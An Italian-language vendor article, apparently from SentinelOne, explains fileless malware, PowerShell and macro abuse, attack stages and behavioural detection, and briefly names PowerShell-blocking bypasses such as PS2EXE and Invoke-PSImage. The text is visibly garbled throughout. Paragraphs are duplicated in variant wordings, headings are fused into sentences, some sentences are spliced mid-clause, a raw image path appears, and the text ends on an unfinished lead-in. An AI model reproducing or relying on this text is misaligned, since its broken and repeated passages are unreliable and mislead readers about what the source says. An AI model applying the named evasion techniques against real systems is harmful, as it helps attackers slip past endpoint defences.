
Cos'è il malware fileless? Come rilevarlo e prevenirlo?
Il malware fileless opera senza file tradizionali, risultando più difficile da rilevare. Scoprite come agisce e come difendervi da questa minaccia in evoluzione.

Il malware fileless opera senza file tradizionali, risultando difficile da rilevare. Questa guida spiega come funziona, come infetta i sistemi e quali rischi comporta per le organizzazioni.
Scoprite strategie efficaci per rilevare e prevenire questa minaccia difficile da individuare. Comprendere il malware fileless è fondamentale per rafforzare le difese di cybersecurity.
Il report SentinelOne H1 2018 Enterprise Risk Index Report mostra che gli attacchi fileless sono aumentati del 94% tra gennaio e giugno. Gli attacchi PowerShell sono passati da 2,5 ogni 1.000 endpoint a maggio 2018 a 5,2 ogni 1.000 endpoint a giugno.
Negli ultimi anni, gli autori delle minacce hanno scelto sempre più spesso il malware fileless come alternativa altamente efficace.
Cos'è il malware fileless?
Il malware fileless è codice dannoso che non richiede file eseguibili nel file system dell'endpoint, oltre a quelli già presenti. In genere viene iniettato in un processo attivo e viene eseguito solo nella RAM. La sua presenza minima e l'assenza di file da analizzare rendono molto più difficile rilevarlo o bloccarlo per gli antivirus tradizionali e altri prodotti di sicurezza degli endpoint.
In un caso che ha interessato Stati Uniti, Canada ed Europa, gli aggressori hanno avviato una campagna spam con documenti Word dannosi. All'apertura, i documenti eseguivano macro che distribuivano malware fileless. In casi come questo, fileless indica che gli aggressori usano Windows PowerShell per caricare un file eseguibile direttamente in memoria anziché scriverlo sul disco, dove i comuni scanner antimalware potrebbero rilevarlo.
Esistono molti altri modi per eseguire codice su un dispositivo senza usare file eseguibili. Spesso sfruttano processi di sistema disponibili e considerati attendibili dal sistema operativo.
Ecco alcuni esempi:
- VBScript
- JScript
- File batch
- PowerShell
- Windows Management Instrumentation (WMI)
- Mshta e rundll32 (o altri file firmati da Windows capaci di eseguire codice dannoso)
Anche il malware nascosto nei documenti rientra negli attacchi fileless
Oltre agli attacchi fileless che usano file di sistema per eseguire codice dannoso, esiste un altro tipo di attacco comune considerato fileless: il malware nascosto nei documenti. Sebbene questi file di dati non possano eseguire codice, gli aggressori possono sfruttare vulnerabilità di Microsoft Office e dei lettori PDF per ottenerne l'esecuzione. Per esempio, un documento infetto potrebbe attivare un comando dannoso PowerShell. Esistono anche funzionalità integrate che eseguono codice nei documenti, come le macro e gli attacchi DDE.
Come funziona il malware fileless?
La forma più comune di malware fileless osservata negli attacchi si attiva quando una vittima fa clic su un link di spam in un'email o su un sito web fraudolento.
Il link o il sito web carica quindi l'applicazione Flash e sfrutta un exploit pertinente per infettare il dispositivo dell'utente. Il malware usa poi shellcode per eseguire un comando che scarica ed esegue il payload esclusivamente in memoria.
Questo significa che la sua attività non lascia tracce. A seconda degli obiettivi dell'aggressore, il malware potrebbe compromettere dati sensibili, danneggiare il computer della vittima o compiere altre azioni dannose, come il furto e la crittografia dei dati.
Gli aggressori si presentano in genere come una fonte attendibile o familiare per convincere la vittima a fare clic sul link. Questa tecnica è particolarmente efficace in contesti lavorativi, quando la vittima crede di essere stata contattata da un collega o da un dirigente della propria azienda.
Il punto chiave è che il successo di questo tipo di attacco malware dipende dall'ingegneria sociale.
Caratteristiche del malware fileless
Questo malware sfrutta programmi già presenti sul computer. Il suo comportamento non è rilevabile dagli scanner euristici e non presenta codice o firme identificabili.
Inoltre, il malware fileless risiede nella memoria del sistema.
Per funzionare, sfrutta i processi del sistema operativo infetto. Le varianti più avanzate possono anche combinarsi con altri tipi di malware per condurre attacchi informatici complessi. In determinate circostanze, possono persino aggirare le liste di autorizzazione e il sandboxing.
Fasi di un attacco malware fileless
Un attacco malware fileless si distingue per il suo funzionamento. Comprenderlo aiuta le organizzazioni a proteggersi dagli attacchi futuri. Ecco cosa dovete sapere.
1. Il malware accede al computer
Prima di poter sferrare un attacco malware completo, gli autori delle minacce devono accedere al computer della vittima, spesso con un'email di phishing o una tecnica di ingegneria sociale. Una volta ottenuto l'accesso, possono passare alle fasi successive.
Un altro modo per accedere al computer della vittima è usare credenziali compromesse. Rubando le credenziali, gli hacker ottengono libero accesso al sistema e possono usarle per entrare in altri ambienti. Per esempio, l'accesso iniziale al computer potrebbe non garantire i privilegi necessari, ma le credenziali rubate potrebbero dare accesso ai dati cercati.
2. Il programma stabilisce la persistenza
Dopo aver ottenuto l'accesso, il malware crea una backdoor che consente agli hacker di accedere al computer quando vogliono. Lo scopo è evitare di perdere l'accesso al dispositivo, così da continuare a raccogliere informazioni per lunghi periodi.
3. Esfiltrazione dei dati
La fase finale è l'esfiltrazione dei dati. Dopo aver individuato le informazioni cercate, l'attaccante le trasferisce in un altro ambiente. Può così sottrarre dati sensibili senza essere rilevato per lunghi periodi e ripetere l'operazione quando necessario.
Tecniche comuni del malware fileless
Conoscere le diverse tecniche vi aiuta a riconoscere gli attacchi futuri. Ecco sei tipi di malware che sfruttano le capacità fileless per eludere il rilevamento:
1. Malware residente in memoria
Sfruttando lo spazio di memoria di un file Windows legittimo, gli attaccanti possono caricare codice malevolo che resta inattivo fino all'attivazione. La caratteristica fileless impedisce ai tradizionali antivirus basati sulla scansione dei file di rilevare il malware.
2. Rootkit
Poiché risiedono nel kernel anziché in un file, i rootkit possono eludere efficacemente il rilevamento. Sono fileless al 100%, ma rientrano in questa categoria in continua evoluzione.
3. Malware del registro di Windows
Come nell'esempio precedente, questi attacchi sfruttano il registro di Windows, che memorizza le impostazioni di basso livello di diverse applicazioni. Il malware si basa su codice eseguito tramite un file, ma il file si autodistrugge dopo l'esecuzione. Il malware può così persistere senza file.
4. Credenziali falseshellcode per facilitare il proprio attacco alla macchina.
Come suggerisce il nome, questo attacco usa le credenziali compromesse di un utente legittimo, ovvero nome utente e password rubati. Dopo aver ottenuto l'accesso al sistema, gli hacker inseriscono uno shellcode per portare avanti l'attacco al computer.
Nei casi estremi, possono persino inserire codice nel registro per mantenere l'accesso al computer.
5. Ransomware filelessransomware è un programma dannoso che gli hacker utilizzano per estorcere denaro alle loro vittime. Spesso crittografano dati sensibili e minacciano di cancellarli a meno che non venga pagata una certa somma di denaro, spesso tramite criptovaluta.
Per chi non conosce questo tipo di malware, il ransomware è un programma malevolo che gli hacker usano per estorcere denaro alle vittime. Spesso cifrano i dati sensibili e minacciano di eliminarli se non viene pagata una somma di denaro, generalmente in criptovaluta.
Con un attacco fileless di questo tipo, gli hacker possono colpire senza mai scrivere sul disco del computer. Questo rende difficile rilevare l'attacco prima che sia troppo tardi.
6. Exploit kit
Gli autori delle minacce usano raccolte di strumenti chiamate exploit kit per sfruttare le vulnerabilità del computer della vittima. Questi attacchi iniziano generalmente come un tipico attacco malware fileless: spesso inducono l'utente a fare clic su un link fraudolento.
Una volta infiltratosi nel computer, il programma usa l'exploit kit per individuare le vulnerabilità del sistema e scegliere gli exploit specifici da impiegare. Spesso il malware non viene rilevato e ottiene un ampio accesso al sistema e ai dati.
Il problema per le aziende Ad esempio, la manutenzione IT risentirebbe se un amministratore della sicurezza bloccasse PowerShell. Lo stesso vale per il blocco dei documenti Office o delle macro Office, che avrebbe probabilmente un impatto ancora maggiore sulla continuità aziendale.
Il malware fileless è particolarmente insidioso perché i prodotti di sicurezza non possono semplicemente bloccare i file di sistema o i software sfruttati in questi attacchi. Per esempio, bloccare PowerShell comprometterebbe le attività di manutenzione IT. Lo stesso vale per i documenti e le macro di Office, il cui blocco avrebbe probabilmente un impatto ancora maggiore sulla continuità operativa.
La minore impronta nel sistema e l'assenza di eseguibili “estranei” da analizzare rendono difficile per gli antivirus tradizionali e gli altri prodotti di sicurezza degli endpoint rilevare o prevenire questi attacchi.
Il problema per i fornitori
Le aziende sanno che l'assenza di una protezione efficace contro il malware fileless può renderle estremamente vulnerabili. Di conseguenza, i fornitori di sicurezza hanno subito pressioni per affrontare questa minaccia crescente e hanno creato patch di ogni tipo per dichiarare, o dimostrare, di coprire gli “attacchi fileless”.
Purtroppo, molti di questi tentativi sono tutt'altro che ideali. Ecco alcuni approcci comuni e perché sono inadeguati:
Bloccare PowerShellEsistono molte fonti pubbliche che spiegano come aggirare la politica di esecuzione di PowerShell e altri modi per utilizzarlo aggirando il blocco di PowerShell.exe. Per citarne alcuni:
Come già osservato, PowerShell è diventato uno strumento essenziale per i team IT e ha in gran parte sostituito il vecchio strumento cmd di Microsoft come utilità predefinita della riga di comando. Bloccarlo causerebbe gravi disagi ai team IT. Ancora più importante, dal punto di vista della difesa sarebbe inutile: Numerose fonti pubbliche spiegano come aggirarlo la policy di esecuzione di PowerShell e altri modi per utilizzarlo che aggirano il blocco di PowerShell.exe. Per citarne alcuni:
- Blocco dei file macro di MS Office
- Convertite gli script PowerShell in altri file EXE, con strumenti come PS2EXE
- Usate malware che impiega una propria copia di PowerShell.exe o modifica la versione locale di PowerShell per evitare che i prodotti di sicurezza la riconoscano
- Incorporate uno script PowerShell nei pixel di un file PNG e generate un comando su una sola riga per eseguirlo tramite Invoke-PSImage
Bloccare i file macro di MS Officeha aggiunto un'opzione per disabilitare le macro come impostazione del sito (a partire da Office 2016). Tuttavia, la maggior parte degli ambienti le consente ancora, quindi i fornitori di soluzioni di sicurezza hanno affrontato questo problema principalmente in due modi:
Per eliminare questo vettore di attacco, Microsoft ha aggiunto un'opzione: questa soluzione può funzionare in alcuni casi. Tuttavia, lo svantaggio di questo approccio è che tale codice è estremamente difficile da classificare e rilevare con un tasso di falsi positivi tollerabile, specialmente per le macro dannose mai viste prima. Inoltre, esistono pochissimi repository di codice benigno e dannoso. Un'altra opzione è cercare le funzioni comuni tipicamente presenti negli attacchi, ma anche in questo caso si tratta di funzioni variabili e non ampiamente catalogate per disabilitare le macro nelle impostazioni del sito (a partire da Office 2016). Tuttavia, la maggior parte degli ambienti continua a consentirle, quindi i fornitori di prodotti di sicurezza hanno affrontato il problema principalmente in due modi:
- Rilevamento lato server
- Estrarre il codice delle macro per l'analisi statica o i controlli di reputazione – questo approccio può funzionare in alcuni casi. Tuttavia, il suo limite è che classificare e rilevare tale codice mantenendo un tasso di falsi positivi accettabile è estremamente difficile, soprattutto per le macro dannose mai osservate prima. Inoltre, esistono pochissimi repository di codice benigno e dannoso. Un'altra opzione è cercare le funzioni comuni tipiche degli attacchi, ma anche queste variano e non sono ampiamente catalogate
Rilevamento lato server
Alcuni prodotti eseguono il monitoraggio solo tramite l'agente e prendono le decisioni sul server o nel cloud. Questo approccio presenta gli stessi svantaggi di qualsiasi rilevamento che non avviene sull'endpoint. In particolare, richiede connettività per funzionare e rende impossibile la prevenzione, perché l'agente deve attendere la risposta del server prima di agire.
Come rilevare il malware fileless
Il malware fileless è tra le minacce più difficili da rilevare per gli antivirus tradizionali e i prodotti di cybersecurity legacy, perché può eludere i metodi di sicurezza legacy basati su firme, liste di elementi consentiti e sandboxing.team di ricerca delle minacce che cerchi attivamente il malware.
Un buon modo per proteggere la vostra organizzazione dal malware fileless è disporre di un team di ricerca delle minacce che cerchi attivamente il malware.
Gli indicatori di attacco saranno nascosti e mescolati alle normali attività nell'ambiente di un'organizzazione. Possono manifestarsi in vari modi all'interno di un sistema e individuarli richiede una conoscenza approfondita delle minacce.
Il comportamento, non l'identità
La chiave è osservare il comportamento dei processi in esecuzione sull'endpoint, anziché esaminare i file presenti sul dispositivo. Questo metodo è efficace perché, nonostante il numero elevato e crescente di varianti di malware, queste operano in modi molto simili. I comportamenti del malware sono molto meno numerosi delle possibili caratteristiche di un file dannoso. Per questo l'approccio è adatto alla prevenzione e al rilevamento.più motori, tra cui IA statica e comportamentale, l'approccio comportamentale è estremamente efficace nel rilevare e prevenire questo tipo di attacchi perché è indipendente dal vettore di attacco.
Sebbene SentinelOne utilizzi più motori, tra cui l'IA statica e comportamentale, l'approccio comportamentale è estremamente efficace nel rilevare e prevenire questo tipo di attacco perché non dipende dal vettore di attacco.
L'efficacia di questo approccio emerge da esempi come la campagna WannaCry, durante la quale SentinelOne ha protetto i clienti prima che il ransomware fosse stato osservato in circolazione.
Come SentinelOne blocca il malware senza fileCome SentinelOne blocca il malware fileless
SentinelOne monitora tutte le attività tramite l'agente a livello di kernel per distinguere quelle dannose da quelle benigne. L'agente dispone già del contesto completo: utenti, processi, argomenti della riga di comando, registro, file sul disco e comunicazioni esterne. Può quindi neutralizzare completamente qualsiasi attività dannosa. SentinelOne può annullare tutte le azioni dannose e lasciare che l'utente lavori su un dispositivo pulito.
In sostanza, SentinelOne vi evita i costi nascosti necessari a mantenere l'intera rete libera da codice dannoso.
Contenuti attivi
Per applicare efficacemente questo approccio, SentinelOne utilizza il concetto di “Storyline”, che risolve il problema di attribuire l'attività dannosa alla sua causa principale.
Per esempio, supponiamo che un utente scarichi un allegato dannoso tramite Outlook e che l’allegato tenti poi di crittografare i file sul disco. In questo scenario, attribuire la responsabilità a Outlook e metterlo in quarantena come processo padre significherebbe non individuare la vera origine dell’attività dannosa. Outlook dovrebbe invece comparire come origine nei dati forensi da visualizzare, ma non essere oggetto di mitigazione. Dovete però mitigare l’intero gruppo di minacce, indipendentemente da eventuali altri file rilasciati, chiavi di registro create o altri comportamenti dannosi.StoryLine ci consente di determinare la causa principale di un determinato flusso dannoso, con o senza un file, e di individuarne il responsabile, consentendo al cliente di gestire l'incidente in modo accurato.
L'uso di Storyline ci permette di individuare — e attribuire a essa la responsabilità — la causa principale di una determinata sequenza di attività dannose, con o senza file, affinché il cliente gestisca l'incidente con precisione.

Analisi dettagliata del rilevamento e della mitigazione
Esaminiamo una sequenza in cui l'utente riceve un documento Word tramite email crittografata. Conosce il mittente e quindi scarica il documento sul Desktop e lo apre. Dopo l'apertura del file, visualizza quanto segue:
